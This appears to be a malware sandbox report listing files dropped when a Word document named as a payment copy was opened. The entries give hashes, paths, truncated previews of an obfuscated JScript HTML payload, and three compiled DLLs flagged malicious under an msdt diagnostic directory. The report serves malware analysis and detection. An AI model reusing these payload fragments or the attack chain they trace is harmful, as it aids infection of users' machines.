Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-12-20T13:14:21">.. Build: 16.0.16012.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId" o:authentication="1">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. <o:ticket o:policy="MBI_SSL_SHORT" o:idprovider="1" o:target="[MAX.AuthHost]" o:headerValue="Passport1.4 from-PP='{}&p='" />.. <o:ticket o:idprovider="3" o:headerValue="Bearer {}" o:resourceId="[MAX.ResourceId]" o:authorityUrl="[ADALAuthorityU

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\4B13FC8B.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines (6346), with CRLF line terminators

Category:	dropped
Size (bytes):	8032
Entropy (8bit):	6.106485999431441
Encrypted:	false
SSDEEP:	96:+Y8gdLn2wOlVE82u5WUqhy0J2bnR5PojA6pAohjN6pKpGPZCzYw9gz1fUIN3U0s:+Y7L2wO9IUNv5PoV6w6peGRx7pE0s
MD5:	7934E5C18F2C7C53DCE7C8C7CE55125D
SHA1:	8C75630C574D0745E4F3B71B26057C990E2BB467
SHA-256:	7C92FD542BC5E2B201FB2DE4FC1DACE37FF9DFC02CE40FD1BD26E61ED41DB3EA
SHA-512:	1E8D31AF033C0E3DF7D4DCF427D92702F733E13CE1686E0E1BDB0711E882F2AE18C479F363A535B366D1A4838E363C163513B7091DD81CBD9961D18C1C293C
Malicious:	false
Preview:	<!DOCtYpe HTML>....<HTML>....<BoDY>....<SCrIPt tYPE="tExT/jscriPt">....//h0dZzxaXmdafHlX0peZ3Z6KdUZZJWUzo5yImhiYs23ky3QbfS1f5QchuYj7Z23xqB4r X1uTcMWxKu6tqkeFx4wq67bofKXUQtZUOMJ0leLPGFZ4acpSAwsQE6Rn6pfFZ8jKq7inOpnEKTaouxoSFRC5LQYEQuHsLnrWRhtVUm9a31xlrfuPjxgVSyDI 9z73koEGhVdn7PgdwGSaTgNSAu7Kbgh7qUyQo38fAxiJldgWYcrvltWm3hHDpQIr0oceaSpvNRuj4NRPOUxRlCbVxjxo87HgALrN5tbArN0gRVES1IXnWWuo OQvnafwksWSGLJlZ7BnqSxKpwQMd3kiqsBxnCzYCfiCyPaYHjE2rAd1fiIDcOoJlyOrUzzOD3Ms9HeHRBxWNZQa7qKtPaaziBTOW1YkvZrFT1NDE2l25iFJNttAfd00r4q LXIcuUkb7Zehemp2Nbd0SYLQo2bxfN8tUEr38580F7CVqH3CHcMcLqmJcAULEOu2cEknjqFUQlhi6rGfZluyDNhyNjL6z5wfVBykxwbQRABEgg0p0hKzMJenqND6EalCvm ao6WlG4ygxtum5N6dZ5p9Dom5HE4t3gdcsSkFM5rDn0h9sSbsce3jc5Y2WGhrbXR4slIZAHSpfHCcZ2r52KAwQPO4jcbDIlp1htkl4QSXT1ZjatYGjQII2ZwEqZyTVhTSG YqvTJTP6Vx1KoJTcCdLqNrYjPvAeY1RSWC0njCQT1W0EYojbwlaGan3JOeq8e8zC6y3QQGeVpREevg5avTahzPlVql0MkS8PaLcmDL75EqE2hcXUSJrZMMiC 00DkeeuxEREGs4p7UuWIfF9BnyvHUlxJBwyg7NMmKQPHA8qWtldGaEvcDaLD8tVkeGqavHUm9TgFt9CDkb7wFEuf1Lcn7mPPg8Krt2Lr0ibYoo

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\70363510.jpg

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=11, description =OLYMPUS DIGITAL CAMERA , model=SP500UZ, software=Corel Photo Album 6, datetime=2007:10:21 17:05:13], baseline, precision 8, 480x640, components 3
Category:	dropped
Size (bytes):	111840
Entropy (8bit):	7.447827528335342
Encrypted:	false
SSDEEP:	3072:/y1vPicYqXVc2XcRz09vkDMaIRFzOuPiSlKd9Y:qdfYqX6G00zfaSlWY
MD5:	4D697D690AB2D1BAC4998162A6EEAE07
SHA1:	6864EAD35FB3B3FBE354AC8D7BC3AFA3204B9522
SHA-256:	23D679960625F65787692D74E87E324E5304B7F923E340322575D330FE510450
SHA-512:	201266787A62F1603C7B908A74B7FBE5A06E38CF581B8B8F8D8D56F9804C6020822E1C3B799321980DAD326E751CE9E0C969979BC96D4A62AC25D7C4259574A
Malicious:	false
Preview:	......JFIF.....`.`.....vExif..MM.*..... .....1.....2.....Q.....Q.....!..Q.....!..i..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\9A742D9E.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines (6346), with CRLF line terminators
Category:	dropped
Size (bytes):	8032
Entropy (8bit):	6.106485999431441
Encrypted:	false
SSDEEP:	96:+Y8gdLn2wOlVE82u5WUqhy0J2bnR5PojA6pAohjN6pKpGPZCzYw9gz1fUIN3U0s:+Y7L2wO9IUNv5PoV6w6peGRx7pE0s
MD5:	7934E5C18F2C7C53DCE7C8C7CE55125D
SHA1:	8C75630C574D0745E4F3B71B26057C990E2BB467
SHA-256:	7C92FD542BC5E2B201FB2DE4FC1DACE37FF9DFC02CE40FD1BD26E61ED41DB3EA
SHA-512:	1E8D31AF033C0E3DF7D4DCF427D92702F733E13CE1686E0E1BDB0711E882F2AE18C479F363A535B366D1A4838E363C163513B7091DD81CBD9961D18C1C293C
Malicious:	false
Preview:	<!DOCtYpe HTML>....<HTML>....<BoDY>....<SCrIPt tYPE="tExT/jscriPt">....//h0dZzxaXmdafHlX0peZ3Z6KdUZZJWUzo5yImhiYs23ky3QbfS1f5QchuYj7Z23xqB4r X1uTcMWxKu6tqkeFx4wq67bofKXUQtZUOMJ0leLPGFZ4acpSAwsQE6Rn6pfFZ8jKq7inOpnEKTaouxoSFRC5LQYEQuHsLnrWRhtVUm9a31xlrfuPjxgVSyDI 9z73koEGhVdn7PgdwGSaTgNSAu7Kbgh7qUyQo38fAxiJldgWYcrvltWm3hHDpQIr0oceaSpvNRuj4NRPOUxRlCbVxjxo87HgALrN5tbArN0gRVES1IXnWWuo OQvnafwksWSGLJlZ7BnqSxKpwQMd3kiqsBxnCzYCfiCyPaYHjE2rAd1fiIDcOoJlyOrUzzOD3Ms9HeHRBxWNZQa7qKtPaaziBTOW1YkvZrFT1NDE2l25iFJNttAfd00r4q LXIcuUkb7Zehemp2Nbd0SYLQo2bxfN8tUEr38580F7CVqH3CHcMcLqmJcAULEOu2cEknjqFUQlhi6rGfZluyDNhyNjL6z5wfVBykxwbQRABEgg0p0hKzMJenqND6EalCvm ao6WlG4ygxtum5N6dZ5p9Dom5HE4t3gdcsSkFM5rDn0h9sSbsce3jc5Y2WGhrbXR4slIZAHSpfHCcZ2r52KAwQPO4jcbDIlp1htkl4QSXT1ZjatYGjQII2ZwEqZyTVhTSG YqvTJTP6Vx1KoJTcCdLqNrYjPvAeY1RSWC0njCQT1W0EYojbwlaGan3JOeq8e8zC6y3QQGeVpREevg5avTahzPlVql0MkS8PaLcmDL75EqE2hcXUSJrZMMiC 00DkeeuxEREGs4p7UuWIfF9BnyvHUlxJBwyg7NMmKQPHA8qWtldGaEvcDaLD8tVkeGqavHUm9TgFt9CDkb7wFEuf1Lcn7mPPg8Krt2Lr0ibYoo

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{1FCF93C7-36B2-4597-9FFA-7A18301AC743}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Targa image data - Color 32 x 7 x 32 +32 +7 "\007"
Category:	dropped

Size (bytes):	22016
Entropy (8bit):	3.738318846351647
Encrypted:	false
SSDEEP:	192:L/1OrOnuOfOaOiA48zmF6csq6iCXswJL9flwUJM4ZnI0TilzSBzH68NkvHeuSANZ:LAyfW7F93jMLLeE9
MD5:	479F53CA35C4CCACB5BB7B2C159E0AC1
SHA1:	B93AE1BD5919EDD56D46B7CCA3D7A18B395ED4B6
SHA-256:	7A312044D76262BA775A8CDF4A2A4CE63E77D4B7ABBB6A463CFF321322CC59FA
SHA-512:	761101D71A3EAEDB308E824C9F43248B0CB2B1912CFE6FF4459BEC5DEDCD8226223C2509E66CB94ED46B7EB71448005DAB9BF524E0622133A5A8B42F0BA1FDE0
Malicious:	false
Preview:	.. ..P.R.O.-.F.O.R.M.A. .I.N.V.O.I.C.E..... ....C.o.m.p.a.n.y. .:...A.L. .J.A.D.D. .T.R.A.D.I.N.G. .&.C.O.N.T...E.S.T.....I.n.v.o.i.c.e. .#. .:. .1.4.7.1.9..... .....A.d.d.r.e.s.s. .:...S.A.L.A.L.A.H...O.M.A.N.....D.a.t.e. .:...1.7.-.0.7.-.2.0.1.9..... ....T.e.l. .:..... ...$..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{BE0195EF-DE76-44B4-A06B-70C1544DDB6A}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\PROMZwFp385vXr[1]

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines (6346), with CRLF line terminators
Category:	dropped
Size (bytes):	8032
Entropy (8bit):	6.106485999431441
Encrypted:	false
SSDEEP:	96:+Y8gdLn2wOlVE82u5WUqhy0J2bnR5PojA6pAohjN6pKpGPZCzYw9gz1fUIN3U0s:+Y7L2wO9IUNv5PoV6w6peGRx7pE0s
MD5:	7934E5C18F2C7C53DCE7C8C7CE55125D
SHA1:	8C75630C574D0745E4F3B71B26057C990E2BB467
SHA-256:	7C92FD542BC5E2B201FB2DE4FC1DACE37FF9DFC02CE40FD1BD26E61ED41DB3EA
SHA-512:	1E8D31AF033C0E3DF7D4DCF427D92702F733E13CE1686E0E1BDB0711E882F2AE18C479F363A535B366D1A4838E363C163513B7091DD81CBD9961D18C1C293C
Malicious:	false
Preview:	<!DOCtYpe HTML>....<HTML>....<BoDY>....<SCrIPt tYPE="tExT/jscriPt">...//h0dZzxaXmdafHlX0peZ3Z6KdUZZJWUzo5yImhiYs23ky3QbfS1f5QchuYj7Z23xqB4r X1uTcMWxKu6tqkeFx4wq67bofKXUQtZUOMJ0leLPGFZ4acpSAwsQE6Rn6pfFZ8jKq7inOpnEKTaouxoSFRC5LQYEQuHsLnrWRhtVUm9a31xlrfuPjxgVSyDI 9z73koEGhVdn7PgdwGSaTgNSAu7Kbgh7qUyQo38fAxiJldgWYcrvltWm3hHDpQIr0oceaSpvNRuj4NRPOUxRlCbVxjxo87HgALrN5tbArN0gRVES1IXnWWuo OQvnafwksWSGLJlZ7BnqSxKpwQMd3kiqsBxnCzYCfiCyPaYHjE2rAd1fiIDcOoJlyOrUzzOD3Ms9HeHRBxWNZQa7qKtPaaziBTOW1YkvZrFT1NDE2l25iFJNttAfd00r4q LXIcuUkb7Zehemp2Nbd0SYLQo2bxfN8tUEr38580F7CVqH3CHcMcLqmJcAULEOu2cEknjqFUQlhi6rGfZluyDNhyNjL6z5wfVBykxwbQRABEgg0p0hKzMJenqND6EalCvmao6WlG4ygxtum5N6dZ5p9Dom5HE4t3gdcsSkFM5rDn0h9sSbsce3jc5Y2WGhrbXR4sIlZAHSpfHCcZ2r52KAwQPO4jcbDIIp1htkI4QSXT1ZjatYGjQII2ZwEqZyTVhTSG YqvTJTP6Vx1KoJTcCdLqNrYjPvAeY1RSWC0njCQT1W0EYojbwIaGan3JOeq8e8zC6y3QQGeVpREevg5avTahzPlVqI0MkS8PaLcmDL75EqE2hcXUSJrZMMiC 00DkeeuxEREGs4p7UuWIfF9BnyvHUIxJBwyg7NMmKQPHA8qWtldGaEvcDaLD8tVkeGqavHUm9TgFt9CDkb7wFEuf1Lcn7mPPg8Krt2Lr0ibYoo

C:\Users\user\AppData\Local\Temp\RESBBFF.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols, created Tue Dec 20 22:15:19 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.101052508447827
Encrypted:	false

SSDEEP:	24:HNFC9AW7F5A2H5hKnyfeI+ycuZhNORakSRWPNnq9Wd:thW7F5A2nKnym1ulUa3Iq9m
MD5:	40FC2C8882D80BF450FDB1440FA8908D
SHA1:	1A0EE5EED4078E6274F199D6404FBBAE98311232
SHA-256:	F2C59F3C2E2F83940877C101A4A0959F64DD10887D0BCECD3E248497CDD40C1A
SHA-512:	7CAC959BE5E13F59025DB8E2E9276240FF7386945A5FB138DEDC47FBC2C2417BD36246F214A3D2E00CF0D6C09B81A7F1BECE4999C7738604652DAD7C0AEC05F
Malicious:	false
Preview:	L....3.c.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....S....c:\Users\user\AppData\Local\Temp\yjsbg2wl\CSCC31FCDA79CE4E0C894720F359978C2.TMP.....b..q..2..^}].....5.....C:\Users\user\AppData\Local\Temp\RESBBFF.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_4fa3b06e-fc60-4be1-bad6-e51754719c96.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...y.j.s.b.g.2.w.l...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RESC7C7.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4b2, 9 symbols, created Tue Dec 20 22:15:22 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1368
Entropy (8bit):	4.087921279068652
Encrypted:	false
SSDEEP:	24:Hg3W9ok7Gml8H1hKnyfeI+ycuZhN+akSmPNnq9Yld:G/uGml8DKnym1ul+a3aq9YP
MD5:	9DB740FA4600D9536F6380F97F1F1D81
SHA1:	C8C1B401704F8CB67DA207CD00E16EB3511EEB28
SHA-256:	A94477149561D93605258CC3077699B66226D811454489D7751857525AA5EFF2
SHA-512:	396EF6C62D7FE717426130F4D7C36826E72D9A95A211374479F292C36AB9F4787316FEDB62645364B92DE0788BDE1355AC1EE122F40E1AF2B631E142B252B78B
Malicious:	false
Preview:	L....3.c.....debug$S.....t.....@..B.rsrc$01.....X.....X.....@..@.rsrc$02.....P...b.....@..@.....U....c:\Users\user\AppData\Local\Temp\zf01cjt2\CSCBCE7B9C025BF4B8F8112717E4D466AA3.TMP...../M.g..C0....E%u.....5.....C:\Users\user\AppData\Local\Temp\RESC7C7.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_4fa3b06e-fc60-4be1-bad6-e51754719c96.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...z.f.0.1.c.j.t.2...d.l.l.....(.....L.e.g.a.l.C.

C:\Users\user\AppData\Local\Temp\RESE5AF.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4b2, 9 symbols, created Tue Dec 20 22:15:30 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1368
Entropy (8bit):	4.06707224953585
Encrypted:	false
SSDEEP:	24:H73W9oYnP7HEhKnyfeI+ycuZhNHakSJPNnq9Yld:j/wz2Knym1ulHa3rq9YP
MD5:	F06D46F0D52B00871DE876DF1BC85BF6
SHA1:	3011CE90C67AEDDCFC931E2DF85FA8B5406DD206
SHA-256:	484708E37EC4D08C459CFCE33723B8FBAFEB417BBD3F35CFA88CA4F07BF9F1B8
SHA-512:	3119E51EF3244A00C2A77CF8D3A632C0262F7D1936A5CD41A7D4D68385964F57290201FD932B28B3CC51A96B64C5FF01C18A7A3348922BEA202C31981A5B2A8(
Malicious:	false
Preview:	L....4.c.....debug$S.....t.....@..B.rsrc$01.....X.....X.....@..@.rsrc$02.....P...b.....@..@.....U....c:\Users\user\AppData\Local\Temp\mnm1snwx\CSCC987513427A042F884BC2F5ADDB1C11C.TMP.....,C..68.2*..%..h.....5.....C:\Users\user\AppData\Local\Temp\RESE5AF.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_4fa3b06e-fc60-4be1-bad6-e51754719c96.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...m.n.m.1.s.n.w.x...d.l.l.....(.....L.e.g.a.l.C.

C:\Users\user\AppData\Local\Temp\mnm1snwx\CSCC987513427A042F884BC2F5ADDB1C11C.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.097418828880271
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryFak7YnqqJPN5Dlq5J:+RI+ycuZhNHakSJPNnqX
MD5:	2C43B4B4363800322A99EB25090568AC
SHA1:	862B9B5F18553CD35E912469E0741137E1FCAD66

SHA-256:	BD825478BA796BA39A506A6C91D3C1274C947282D510D15E0B1263A240488DC2
SHA-512:	54FB346DAE535844BDC5B35D1F85AD67A7E340D316663A6DE32CB7345B7B75CDDB76C865D9DBE29A8218D293047404235891A596D225C805C7E0AB08B05A41E3
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...m.n.m.1.s.n.w.x...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...m.n.m.1.s.n.w.x...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\mnm1snwx\mnm1snwx.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3072
Entropy (8bit):	2.7563975614745995
Encrypted:	false
SSDEEP:	24:etGSplEZmoY2rjB8a8Htzk2SJltkZfxWqCw1WI+ycuZhNHakSJPNnq:6plboFeau8QJxWq21ulHa3rq
MD5:	9D91EAB662E2388525D6EE5B47159801
SHA1:	F2E95F5592B5AA5FB88BE5EF547D17F55B786E44
SHA-256:	95C9F839F226B7C4FC61FA7A0A5F61BD6CA74A2B77E0F2BDB90D94609F2B5651
SHA-512:	CC03D718AEE40E521210822C0F3B9E3ACA10E453992911495C6F748CEB6BACABD54822A3890BAB0322724894BCDE3030A9AED3475E7A412E91D84E2776F555D2
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....4.c.....!.....#... ...@..... .....@.....@#..K....@.....`.....H.....text..... .....`.rsrc.....@.....@..@.relocc.....`.....@..B.....p#.....H.....X .....(....*BSJB.....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....L...#Blob.....G.....%3.....-.&...\.....\.....4.....P .....F.....L.....O....S....V.....Y...F.....F...!.F.....F.....!.....*.....4.....<Module>.mn

C:\Users\user\AppData\Local\Temp\yjsbg2wl\CSCC31FCDA79CE4E0C894720F359978C2.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.10673009087742
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryC3Rak7YnqqR3WPN5Dlq5J:+RI+ycuZhNORakSRWPNnqX
MD5:	FE7FCD62FC817186E132AF045E7D5DB3
SHA1:	9A642E2B6A6B6673BE0AD676805EA7FD77E2DA19
SHA-256:	CCFCD9D169A2FA05139FA0C98EDD8CF1B5093AB15EE7FB2D98B2318D739AC120
SHA-512:	AD1896893DE173DB8105B9D3160103DEC96E164ACF52E985DB2C579D353788211B5C11704C42752DAE79B9202977C7D6D49651B8CA039956F0B55D9617ED88D
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...y.j.s.b.g.2.w.l...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...y.j.s.b.g.2.w.l...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\yjsbg2wl\yjsbg2wl.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.7807012254070815
Encrypted:	false
SSDEEP:	48:6+oPhmKraYZkH8KTibUyOkwjj0Jl/C+CFSlwY2c1ulUa3lq:gDaAkHHo4k8GDCuiCK
MD5:	8E841113C261020EC331301E8EA95FF1
SHA1:	87327FD70AE30C8B7E7FDE677A9A1861C20ABCC3
SHA-256:	0050E943E39929EEBE15596558C45EA0013BEA50683C563CC067EF6D50836701
SHA-512:	55B9B299ECB57831A18B2CEE4042368C90CFC3BE3E37DA615A1C9D532A34AC5361D3F7B1A9A5D1770F95CF723E3DC4ABF658A25E2F2E2DDD8E0813651932F9F6
Malicious:	**true**

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....3.c.....!.....>*... ...@..... ....@.....)..S....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B..... *.....H..... "....."..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s..... ....s.....r;..p.....(.....s .....5....."....5....3+E..../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,..+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.... .....X.....i2.....(.....o.....o....-.r...p....

C:\Users\user\AppData\Local\Temp\zf01cjt2\CSCBCE7B9C025BF4B8F8112717E4D466AA3.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.114284520242683
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryAak7YnqqmPN5Dlq5J:+RI+ycuZhN+akSmPNnqX
MD5:	DC2F4DBB67DF174330B6FA95DC452575
SHA1:	78BD93FA7A908C025392F4C5831CA9E97D506510
SHA-256:	12FF8D595E979C28792CC061C54F13F76E500C81CD784C35EEC20CB6B890B267
SHA-512:	C6B7E756C3F66677AB2A2215A1426F0DBDD8302A74A633FA10F48EDC7FF06F6C3A87969505EE3D32257F810A6E3B91E51D6B6CB7BB224046ED8224E77C9A96A 7
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...z.f.0.1.c.j.t.2...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...z.f.0.1.c.j.t.2...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\zf01cjt2\zf01cjt2.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.0913082990719554
Encrypted:	false
SSDEEP:	24:etGSP9pz1qlkCe745Q7GslPorREjvX5ekjV4gztkZf8jy6Iv+TOBWI+ycuZhN+a3:67pqb927GslPuEDRjyJ2ck1ul+a3aq
MD5:	98F7687F9AD551B97B536497BC02895F
SHA1:	19CA5F6ED4CCC75C28BE47E1FFEB38B401FA1679
SHA-256:	87DFA2576F7173C54D1D6EC2E081485D238153541097A8373C6F116C21F07D8E
SHA-512:	98783F9CEDC7DD4BA22CB093F3B1DF52AC7CDAC7B3525D97CEAB582D95A31EBE82DFA29C2A450B26DD17DC39781E1A97432205A545641C0F4B42AF40A509D 35A
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....3.c.....!.....%... ...@..... ....@.....$..K....@.....`..... ..... ..H.....text...4.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....%.....H..... ..4.....0..6..... ....s.....o....(....,..o....r...pr...po....*~....*F.r...pr...po....*..(....*BSJB.. .....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....t...#Blob.....W=.....%3.....2.+...N.B..... .....0.....W.....+.....Q.9..... \.....P .....j..... ..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Payment copy_2911022.docx.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Aug 16 21:23:07 2022, mtime=Tue Dec 20 21:14:40 2022, atime=Tue Dec 20 21:14:17 2022, length=110504, window=hide
Category:	dropped
Size (bytes):	1135
Entropy (8bit):	4.696246643727346
Encrypted:	false
SSDEEP:	12:80fXKOUf6CHiDO2aGXVD2i+WxKk2jA+/yRevyjRmKDyA5viPviT4t2Y+xIBjKZm:8OXW2zJ2qbKA+KRevyjRrDyE7aB6m
MD5:	1C4B189F901D3F0320BC0EFC7C62C7E6
